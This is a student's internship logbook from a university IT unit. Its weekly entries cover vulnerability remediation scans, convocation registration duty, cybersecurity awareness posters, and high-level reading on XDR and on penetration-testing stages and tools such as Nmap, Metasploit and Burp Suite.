| 16/11/2022 | **Objective**<br>• To brief the idea and gather information on the topic "Future Technology" from the internet<br><br>**Activity**<br>• Use the internet to conduct some preliminary research about the main points of article<br>• Reading few existing articles and news about future technology on Google Scholars<br>• Brainstorming the idea to narrow the topic<br><br>**Achievement**<br>• Gathered the article's key points of the technology growing in healthcare which includes:<br>  ○ Wearable technology<br>  ○ Medical Application of 3D Bioprinting<br>  ○ Industry 4.0 in pharmaceutical packaging | |
| 17/11/2022 | **Objective**<br>• Aim to complete the writing for article<br><br>**Activity**<br>• Start writing an article followed the outline<br>• Finalizing the article by adding the citations and editing the grammar errors using QuilBot tools<br>  <br><br><br>**Achievement**<br>• The article was completed with 2000++ words count<br>• Increased the knowledge of what technology prediction for healthcare field in the future | |
| 18/11/2022 | **WEEKEND** | |
| 19/11/2022 | **WEEKEND** | |

Company Supervisor Signature

_____

| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| **WEEK 8** | | |
| 20/11/2022 | Public Holiday of Election Day | |
| 21/11/2022 | **Objective:**<br>● To launch another remediation scan where a vulnerability was discovered<br>**Activity:**<br>● Remediating the medium severity of vulnerabilities based on the outcomes in earlier active scans<br>**Achievement:**<br>● Analyzed and reduced the numbers of vulnerabilities in critical, high and medium level | |
| 22/11/2022 | **Objective:**<br>● To run the other remediation scan after vulnerabilities was discovered during previous active scans<br>**Activity:**<br>● Correcting vulnerabilities that was detected, and other security flaws based on the recommendation in remediation information<br>**Achievement:**<br>● Reduced to the least number of vulnerabilities in high and medium levels | |
| 23/11/2022 | **Objective:**<br>● To monitor the registration of UMK convocation students during session 1<br>**Activity:**<br>● Setting the venue for registration programme<br>● Arranging the barcode to be scanned by the graduates<br>**Achievement:**<br>● Complete registration of PHD and master's students (approximately 200 students) | |
| 24/11/2022 | **Objective:**<br>● To keep track of UMK convocation students' enrollment during session 2 and 3<br>**Activity:**<br>● Arranging the barcode by course for graduate to scan when entering the convocation hall<br>● Help the faculty representative to manage the registration process | |

| | | |
|---|---|---|
| |  <br><br>**Achievement:**<br>● Registration of diploma students for few courses was finished (approximately 400 students for each session) | |
| 25/11/2022 | **Objective:**<br>● To control the registration of UMK convocation students during sessions 4 and 5<br><br>**Activity:**<br>● Set out the barcode by courses so that the graduates can scan it as they enter the convocation hall<br>● Control the registration process with the faculty representative's assistance<br>  <br><br>**Achievement:**<br>● Registration of degree students for few courses was finalized (approximately 600 students for each session) | |
| 26/11/2022 | **WEEKEND** | |

Company Supervisor Signature




_____



| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| **WEEK 9** | | |
| 27/11/2022 | Replacement Leave - Overtime Work on Friday | |
| 28/11/2022 | Public holiday to mark the election of the new prime minister | |
| 29/11/2022 | **Objective:**<br>• To design a cybersecurity awareness poster regarding the Dark Web issue<br><br>**Activity:**<br>• Finding the key points to prevent from Dark Web issue<br>• Designing the first poster of "Tips for Avoiding Dark Web Danger" based on the finding got from google search<br><br>**Achievement:**<br>• The first poster was designed<br>  | |
| 30/11/2022 | **Objective:**<br>• To create another two (2) cybersecurity awareness posters based on recent security threat<br><br>**Activity:**<br>• Creating the posters of "Careful when Scanning QR Code" and "Multi-Factor Authentication (MFA)" based on the information from Cybersecurity Malaysia website<br><br>**Achievement:**<br>• The three (3) posters were done<br>  <br>  | |


| | | |
|---|---|---|
| 1/12/2022 | **Objective:**<br>● To generate another two (2) cybersecurity awareness posters based on most security threat happens<br><br>**Activity:**<br>● Generating a poster of “BYOD Security Policies” that will be insightful at a workplace<br>● Generating an awareness poster regarding our privacy in social media which is “Beware before Post Photo”<br><br>**Achievement:**<br>● The five (5) posters were finished<br><br>  <br><br>  <br> | |
| 2/12/2022 | **WEEKEND** | |
| 3/12/2022 | **WEEKEND** | |

Company Supervisor Signature

_____


| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| **WEEK 10** | | |
| 4/12/2022 | **Objective:**<br>● To draw another two (2) cybersecurity awareness posters<br><br>**Activity:**<br>● Increasing the knowledge about steps to stay safe when online chatting and how to use public network securely by reading the resources on internet<br>● Producing two posters which are “Tips to Stay Safe when Online Chatting” and “Tips to Use Public Wifi”<br><br>**Achievement:**<br>● The seven (7) posters were accomplished successfully<br>  <br><br>  <br> | |
| 5/12/2022 | **Objective:**<br>● To create the next two (2) cybersecurity awareness posters<br><br>**Activity:**<br>● Investigating the cyber security issues and tips to prevent it<br>● Creating the posters of “How to Take Social Media Break” and “Tips to Prevent Cloud Security Threat”<br><br>**Achievement:**<br>● The nine (9) poster was finished<br>  <br><br>  <br> | |


| | | |
|---|---|---|
| 6/12/2022 | **Objective:**<br>● To design another two (2) awareness posters<br><br>**Activity:**<br>● Choosing the content for this poster by researching cyber issues that occur frequently nowadays<br>● Designing two warning posters about “Beware of Cracked Software” and “Watch out of Malvertising”<br><br>**Achievement:**<br>● All eleven (11) posters were completed<br>  <br><br>  <br> | |
| 7/12/2022 | **Objective:**<br>● To create another two (2) cybersecurity awareness posters<br><br>**Activity:**<br>● Investigating the recent cyber security challenges and solutions to overcome them<br>● Generating the two posters of “How to Overcome Log4j Vulnerability” and “SMS Phishing Protection”<br><br>**Achievement:**<br>● The total of thirteen (13) posters was completed<br>  <br><br>  <br> | |


| | | |
|---|---|---|
| 8/12/2022 | **Objective:**<br>● To join the potential lab for series 7<br><br>**Activity:**<br>● Attending the potential lab to gain the new knowledge regarding few topics which includes:<br>o Right of copyright owner<br>○ Ways to Get the Data Back<br>○ Person In Charge<br><br>**Achievement:**<br>● Obtaining new information about the person in charge of each system developed by the CCI team<br>● Have been educated on how to recover our data after we have deleted our file<br>● Acquiring new knowledge about the laws and rules of copyright in our country<br>  | |
| 9/12/2022 | **WEEKEND** | |
| 10/12/2022 | **WEEKEND** | |

Company Supervisor Signature

_____





| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 11** | |
| 11/12/2022 | **Objective:**<br>• To create two (2) cybersecurity awareness posters<br><br>**Activity:**<br>• Study on how to eliminate our social media use and how to safe when spends time online<br>• Creating two posters with the title "Challenge for Social Media Detox" and "Online Safety Tips"<br><br>**Achievement:**<br>• All fifteen (15) posters were created<br>  <br><br>  <br> | |
| 12/12/2022 | **Objective:**<br>• To design other two (2) cybersecurity awareness posters<br><br>**Activity:**<br>• Exploring on how does a watering hole attack works and how to prevent from SQL injection attack since that one of most common attacks that a programmer will face<br>• Designing two posters of "Watering Hole Attack" and "Tips to Prevent SQL Injection Attack"<br><br>**Achievement:**<br>• All seventeen (17) posters were created<br>  <br><br>  <br> | |



| | | |
|---|---|---|
| 13/12/2022 | **Objective:**<br>● To join the potential lab conference for last series in this year (Day 1)<br><br>**Activity:**<br>● Learning something new by listening to staffs presentation with divergent topics which are:<br>○ The best printer to choose<br>○ Five types of computer's generation<br>  <br><br>**Achievement:**<br>● Obtained the knowledge for choosing the best printer that meet our needs<br>● Learnt the five types of computer generations history | |
| 14/12/2022 | **Objective:**<br>● To participate in potential lab conference for last series in 2022 (Day 2)<br><br>**Activity:**<br>● Learning new facts of current technology in our environment, such as machine learning and how it was applied in this company<br>  <br><br>**Achievement:**<br>● Enhanced the knowledge of machine learning<br>● Gained the exposure into how machine learning was applied in this organization includes:<br>○ Can detect the face of each visitors who entered the private room here | |

| | | |
|---|---|---|
| | o It is known as facial recognition that using deep learning Convolutional Neural Network (CNN) | |
| 15/12/2022 | **Objective:**<br>● To generate two (2) cybersecurity awareness posters<br><br>**Activity:**<br>● Study about pretexting attack and what the risks of using the outdated hardware from websites on internet<br>● Generating the two posters of “Pretexting Attack” and “Risks of Outdated Hardware”<br><br>**Achievement:**<br>● The nineteen (19) posters were completed<br>  <br><br>  <br> | |
| 16/12/2022 | **WEEKEND** | |
| 17/12/2022 | **WEEKEND** | |

Company Supervisor Signature

_____


| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 12** | |
| 18/12/2022 | **Objective:**<br>● To create two (2) more cybersecurity awareness posters<br><br>**Activity:**<br>● Reading few journals about anatomy of Distributed Denial-of-Service (DDoS) attack and what the best practise to defend against botnet attack<br>● Producing the awareness posters of "Anatomy of Distributed Denial-of-Service (DDoS) attack and "Botnet"<br><br>**Achievement:**<br>● The twenty-one (21) posters were finished<br>  <br><br>  <br> | |
| 19/12/2022 | **Objective:**<br>● To design two (2) more cybersecurity awareness posters<br><br>**Activity:**<br>● Studying on how to optimal the cybersecurity in current situation and study about what is social engineering<br>● Designing the awareness posters of "5 Essential Phases for Optimal Security" and "Social Engineering"<br><br>**Achievement:**<br>● All twenty-three (23) posters were to finish<br>  <br><br>  <br> | |


| | | |
|---|---|---|
| 20/12/2022 | **Objective:**<br>● To construct the next two (2) awareness posters<br><br>**Activity:**<br>● Conducting research of what the risks of Domain Name Server (DNS) spoofing and the tips to remove scareware in our environment<br>● Working on creating the awareness posters of "Risks of DNS Spoofing" and "Scareware Removal Tips"<br><br>**Achievement:**<br>● All twenty-five (25) posters were successfully completed<br>  <br><br>  <br> | |
| 21/12/2022 | **Objective:**<br>● To expand my understanding about extended detection and response (XDR) security solution<br><br>**Activity:**<br>● Going to research on CYBERPEDIA website to discover the details of what it actually XDR security platform<br><br>**Achievement:**<br>● XDR solution is a platform that provides comprehensive protection from a wide range of threats to endpoints, network, users, and cloud<br>● XDR is continuous and automated monitoring, analysis, detection, and remediation | |
| 22/12/2022 | **Objective:**<br>● To explore the types of threat detection and response solution with its differences in cybersecurity<br><br>**Activity:**<br>● Exploring the distinctions between four types of detection and response solution using YouTube and Google Search<br>● Noting the differences function of each threat detection and response solution | |

| | | |
|---|---|---|
| | **Achievement:**<br>Identified there are 4 types of DR solution:<br>● Endpoint Detection and Response (EDR) solution allow to detect threat at the endpoint only<br>● Network Detection and Response (NDR) solution are designed to detect cyber threat between the network area<br>● Extended Detection and Response (XDR) is focusing on wide range of threats to endpoints, network, users, and cloud workloads<br>● Managed Detection and Response (MDR) is cybersecurity service handled by third party | |
| 23/12/2022 | **WEEKEND** | |
| 24/12/2022 | **WEEKEND** | |


Company Supervisor Signature

_____


| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 13** | |
| 25/12/2022 | Public Day for Christmas Celebration | |
| 26/12/2022 | **Objective:**<br>● To investigate how many steps are necessary for XDR to work properly<br><br>**Activity:**<br>● Identifying the steps required to run XDR solutions by reading from Kaspersky and VMware websites<br>● Creating a poster to summarize the information from previous studies by using Canva<br><br>**Achievement:**<br>● Identified the 3 steps need in order for XDR security works:<br>  <br> | |
| 27/12/2022 | **Objective:**<br>● To study the benefits of using XDR solution<br><br>**Activity:**<br>● Determining the main benefits of XDR solution from internet resources<br><br>**Achievement:**<br>The main benefits of XDR include:<br>● Providing integrated incident response options that provide enough context to resolve alerts quickly<br>● Giving response options that extend beyond infrastructure control points, including network, cloud, and endpoints to deliver comprehensive protection<br>● Automating repetitive tasks to improve productivity | |
| 28/12/2022 | **Objective:**<br>● To observe what the best XDR security solution providers<br>● To make a comparison between XDR and NDR solution<br><br>**Activity:**<br>● Examining the common and best XDR platforms on market<br>● Comparing the differences between XDR and NDR based on information from ExtraHop website | |

| | | |
|---|---|---|
| | • Designing a poster to show the differences between two cybersecurity solutions clearly<br><br>**Achievement:**<br>• Identified Cynet and ManageEngine Vulnerability Manager Plus providers have the highest ratings from IT experts<br>• Able to differentiate between XDR and NDR solutions<br>  <br> | |
| 29/12/2022 | **Objective:**<br>• To study about what is Security Operations Center (SOC) challenges that can be addressed by XDR solution<br><br>**Activity:**<br>• Reading the challenges faced by SOC team in Cynet website<br>• Understanding and relate how XDR solution can help SOC teams to overcome it<br><br>**Achievement:**<br>XDR solutions can help the following SOC challenges:<br>• XDR helps in alert overload by cut thousands of alerts sent to SOC analyst with combining multiple events into a single high-confidence alert<br>• Able to overcome the investigation difficulties since XDR solution fully automates forensic investigations, automatic prioritizing the important alerts and root cause analysis<br>• By increasing threat detection rates and shortening response times, XDR can improve key SOC performance metrics such as mean time to respond (MTTR) and mean time to detect (MTTD) | |
| 30/12/2022 | **WEEKEND** | |
| 31/12/2022 | **WEEKEND** | |

Company Supervisor Signature





| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 14** | |
| 1/1/2023 | **Objective:**<br>● To improve the understanding about penetration testing (PT)<br><br>**Activity:**<br>● Gathering the information about PT to acknowledge the differences between two terms of VA and PT from internet<br><br>**Achievement:**<br>The outcomes of the difference between these two terms are:<br>● VA is focused on detecting and prioritizing those vulnerabilities in a system while PT involves exploiting the vulnerabilities to draw insights about them<br>● VA is a most automated process involving vulnerability scanning tools while PT requires manual intervention on top of automated scanning | |
| 2/1/2023 | **Objective:**<br>● To broaden one's basic understanding of how pen-test works<br><br>**Activity:**<br>● Gaining new knowledge about the steps required to run PT through internet reading resources<br><br>**Achievement:**<br>Understood that PT process can be broken down into five stages:<br>● Reconnaissance - The tester gathers as much information about the target system as possible, such as network topology, operating systems and applications, user accounts, and other pertinent information.<br>● Scanning - Tester uses various tools to identify open ports and check network traffic on the target system<br>● Vulnerability Assessment - Tester uses all the data gathered to identify potential vulnerabilities and determine whether they can be exploited<br>● Exploitation - Attempts to access the target system and exploit the identified vulnerabilities<br>● Reporting - Prepares a report documenting the findings of pentest to fix the vulnerabilities found | |
| 3/1/2023 | MC (with supervisor's approval) | |
| 4/1/2023 | **Objective:**<br>● To determine the best PT tools on the market<br><br>**Activity:**<br>● Finding the popular PT tools for exploiting the discovered vulnerabilities by searching on the internet<br><br>**Achievement:**<br>Here is the list of widely used pen-test tools that required to exploit:<br>● Network Mapper (Nmap) | |



| | | |
|---|---|---|
| | • Metasploit<br>• Wireshark<br>• Portswigger Burp Suite | |
| 5/1/2023 | **Objective:**<br>• To study the importance of ethical hacking implementation<br><br>**Activity:**<br>• Understanding on how ethical hacking will improve the security of a system in an organization<br>• Generating a poster to sum up the details information of PT<br><br>**Achievement:**<br>I was able to identify some of the importance of ethical hacking:<br>• Helps to keep a hacker from breaking into a system<br>• Assists in identifying and closing the gaps that allow a hacker to enter and steal data<br>  <br> | |
| 6/1/2023 | **WEEKEND** | |
| 7/1/2023 | **WEEKEND** | |

Company Supervisor Signature

_____

| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 15** | |
| 8/1/2023 | **Objective:**<br>● To research the overview of most popular penetration testing tools which are Metasploit and BurpSuite<br>● To study how these penetration testing tools works<br><br>**Activity:**<br>● Find and reading what is and what the use of Metasploit from CSO blog and Burp Suite from Pluralsight website<br>● Do preliminary search for how these tools integrates during pentest by watching videos on YouTube<br><br>**Achievement:**<br>● Metasploit is a penetration testing framework and it is libre software which free and open source software that comes pre-installed in Kali Linux<br>● Burp Suite is an integrated platform tool for performing web application security testing, and it is also installed by default in Kali Linux<br>● Metasploit integrates seamlessly with Nmap, SNMP scanning, and Windows patch enumeration<br>● Burp Suite detects application functionality and security flaws before launching custom attacks | |
| 9/1/2023 | **Objective:**<br>● To investigate about the benefits of Metasploit and Burp Suite tools<br><br>**Activity:**<br>● Investigating the advantages of using these tools during penetration testing from internet resources<br><br>**Achievement:**<br>● Benefits of using Metasploit in Pen-Test<br>○ Metasploit is open source and actively developed<br>○ Metasploit allows testers to easily switch payloads using the set payload command<br>○ Metasploit can exit cleanly without being detected, even the target system is not expected to restart after the pentest<br>● Benefits of using Burp Suite in Pen-Test<br>○ Enables to combine manual and automated techniques for in-depth penetration and analysis<br>○ Allows to route and forward traffic on a web application via the internet | |


